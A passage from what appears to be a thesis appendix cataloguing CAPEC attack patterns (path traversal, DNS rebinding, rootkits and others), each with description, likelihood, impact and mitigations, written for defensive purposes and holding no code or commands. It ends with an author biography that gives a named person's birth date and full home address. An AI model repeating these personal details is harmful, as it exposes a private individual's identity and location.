actions taken on the endpoint file are undertaken with the permissions of the targeted user or application, which may exceed the permissions that the attacker would normally have.
Likelihood	Low
Impact	High
Resources Required	None
Mitigations	Design: Check for the existence of files to be created, if in existence verify they are neither symlinks nor hard links before opening them.

	Implementation: Use randomly generated file names for temporary files. Give the files restrictive permissions.

16. Relative Path Traversal

CAPEC ID	CAPEC-139
Description	An attacker exploits a weakness in input validation on the target by supplying a specially constructed path utilizing dot and slash characters for the purpose of obtaining access to arbitrary files or resources. An attacker modifies a known path on the target in order to reach material that is not available through intended channels. These attacks normally involve adding additional path separators (/ or \) and/or dots (.), or encodings thereof, in various combinations in order to reach parent directories or entirely separate trees of the target's directory structure.
Likelihood	High
Impact	High
Resources Required	None
Mitigations	Design: Input validation. Assume that user inputs are malicious. Utilize strict type, character, and encoding enforcement Implementation: Perform input validation for all remote content, including remote and user-generated content. Implementation: Validate user input by only accepting known good. Ensure all content that is delivered to client is sanitized against an acceptable content specification -- whitelisting approach. Implementation: Prefer working without user input when using file system calls Implementation: Use indirect references rather than actual file names.

17. Screen Temporary Files for Sensitive Information

CAPEC ID	CAPEC-155
Description	An adversary exploits the temporary, insecure storage of information by monitoring the content of files used to store temp data during an application's routine execution flow. Many applications use temporary files to accelerate processing or to provide records of state across multiple executions of the application. Sometimes, however, these temporary files may end up storing sensitive information. By screening an application's temporary files, an adversary might be able to discover such sensitive information. For example, web browsers often cache content to accelerate subsequent lookups. If the content contains sensitive information then the adversary could recover this from the web cache.
Likelihood	Medium

Impact	Medium
Resources Required	Because some application may have a large number of temporary files and/or these temporary files may be very large, an adversary may need tools that help them quickly search these files for sensitive information. If the adversary can simply copy the files to another location and if the speed of the search is not important, the adversary can still perform the attack without any special resources.
Mitigations	Remove potentially sensitive information that is not necessary for the application's functionality.

18. DNS Rebinding

CAPEC ID	CAPEC-275
Description	An adversary serves content whose IP address is resolved by a DNS server that the adversary controls. After initial contact by a web browser (or similar client), the adversary changes the IP address, to which its name resolves, to an address within the target organization that is not publicly accessible. This allows the web browser to examine this internal address on behalf of the adversary. Web browsers enforce security zones based on DNS names in order to prevent cross-zone disclosure of information. In a DNS binding attack, an adversary publishes content on their own server with their own name and DNS server. The first time the target accesses the adversary's content, the adversary's name must be resolved to an IP address.
Likelihood	High
Impact	Very High
Resources Required	The adversary must serve some web content that a victim accesses initially. This content must include executable content that queries the adversary's DNS name (to provide the second DNS resolution) and then performs the follow-on attack against the internal system. The adversary also requires a customized DNS server that serves an IP address for their registered DNS name, but which resolves subsequent requests by a single client to addresses internal to that client's network.
Mitigations	Design: IP Pinning causes browsers to record the IP address to which a given name resolves and continue using this address regardless of the TTL set in the DNS response. Unfortunately, this is incompatible with the design of some legitimate sites. Implementation: Reject HTTP request with a malicious Host header. Implementation: Employ DNS resolvers that prevent external names from resolving to internal addresses.

19. ICMP Echo Request Ping

CAPEC ID	CAPEC-285

Description	An adversary sends out an ICMP Type 8 Echo Request, commonly known as a 'Ping', in order to determine if a target system is responsive. If the request is not blocked by a firewall or ACL, the target host will respond with an ICMP Type 0 Echo Reply datagram. This type of exchange is usually referred to as a 'Ping' due to the Ping utility present in almost all operating systems. Ping, as commonly implemented, allows a user to test for alive hosts, measure round-trip time, and measure the percentage of packet loss. Performing this operation for a range of hosts on the network is known as a 'Ping Sweep'. While the Ping utility is useful for small-scale host discovery, it was not designed for rapid or efficient host discovery over large network blocks. Other scanning utilities have been created that make ICMP ping sweeps easier to perform. Most networks filter ingress ICMP Type 8 messages for security reasons. Various other methods of performing ping sweeps have developed as a result.
Likelihood	Medium
Impact	Low
Resources Required	Scanners or utilities that provide the ability to send custom ICMP queries.
Mitigations	Consider configuring firewall rules to block ICMP Echo requests and prevent replies. If not practical, monitor and consider action when a system has fast and a repeated pattern of requests that move incrementally through port numbers.

20. Malicious Logic Insertion

CAPEC ID	CAPEC-441
Description	An adversary installs or adds malicious logic (also known as malware) into a seemingly benign component of a fielded system. This logic is often hidden from the user of the system and works behind the scenes to achieve negative impacts. With the proliferation of mass digital storage and inexpensive multimedia devices, Bluetooth and 802.11 support, new attack vectors for spreading malware are emerging for things we once thought of as innocuous greeting cards, picture frames, or digital projectors. This pattern of attack focuses on systems already fielded and used in operation as opposed to systems and their components that are still under development and part of the supply chain.
Likelihood	Medium
Impact	High
Resources Required	None
Mitigations	Perform testing such as pen-testing and vulnerability scanning to identify directories, programs, and interfaces that grant direct access to executables.

21. Signature Spoofing by Misrepresentation

CAPEC ID	CAPEC-476
Description	An attacker exploits a weakness in the parsing or display code of the recipient software to generate a data blob containing a supposedly valid signature, but the signer's identity is falsely represented, which can lead to the attacker manipulating the recipient software or its victim user to perform compromising actions.
Likelihood	Low
Impact	High
Resources Required	None
Mitigations	Ensure the application is using parsing and data display techniques that will accurately display control characters, international symbols and markings, and ultimately recognize potential homograph attacks.

22. Infiltration of Hardware Development Environment

CAPEC ID	CAPEC-537
Description	An attacker, leveraging the ability to manipulate components of primary support systems and tools within the development and production environments, inserts malicious software within the hardware and/or firmware development environment. The infiltration purpose is to alter developed hardware components in a system destined for deployment at the victim's organization, for the purpose of disruption or further compromise.
Likelihood	Low
Impact	High
Resources Required	None
Mitigations	Ensure rigorous physical defensive measures to keep the adversary from accessing critical systems.

23. Install Rootkit

CAPEC ID	CAPEC-552
Description	An adversary exploits a weakness in authentication to install malware that alters the functionality and information provide by targeted operating system API calls. Often referred to as rootkits, it is often used to hide the presence of programs, files, network connections, services, drivers, and other system components.
Likelihood	Medium
Impact	High
Resources Required	None
Mitigations	Prevent adversary access to privileged accounts necessary to install rootkits.

24. Disabling Network Hardware

CAPEC ID	CAPEC-583
Description	In this attack pattern, an adversary physically disables networking hardware by powering it down or disconnecting critical equipment. Disabling or shutting off critical system resources prevents them from performing their service as intended, which can have direct and indirect consequences on other systems. This attack pattern is considerably less technical than the selective blocking used in most obstruction attacks.
Likelihood	Low
Impact	High
Resources Required	None
Mitigations	Ensure rigorous physical defensive measures to keep the adversary from accessing critical systems.

ประวัติผู้เขียน

ชื่อ-สกุล	วิชสุนี ธีรรัชต์กาญจน์
วัน เดือน ปี เกิด	30 กันยายน 2538
สถานที่เกิด	กรุงเทพมหานคร
วุฒิการศึกษา	จุฬาลงกรณ์มหาวิทยาลัย
ที่อยู่ปัจจุบัน	498/25 ซ.ตากสิน19 แขวงสำเหร่ เขตธนบุรี กรุงเทพมหานคร 10600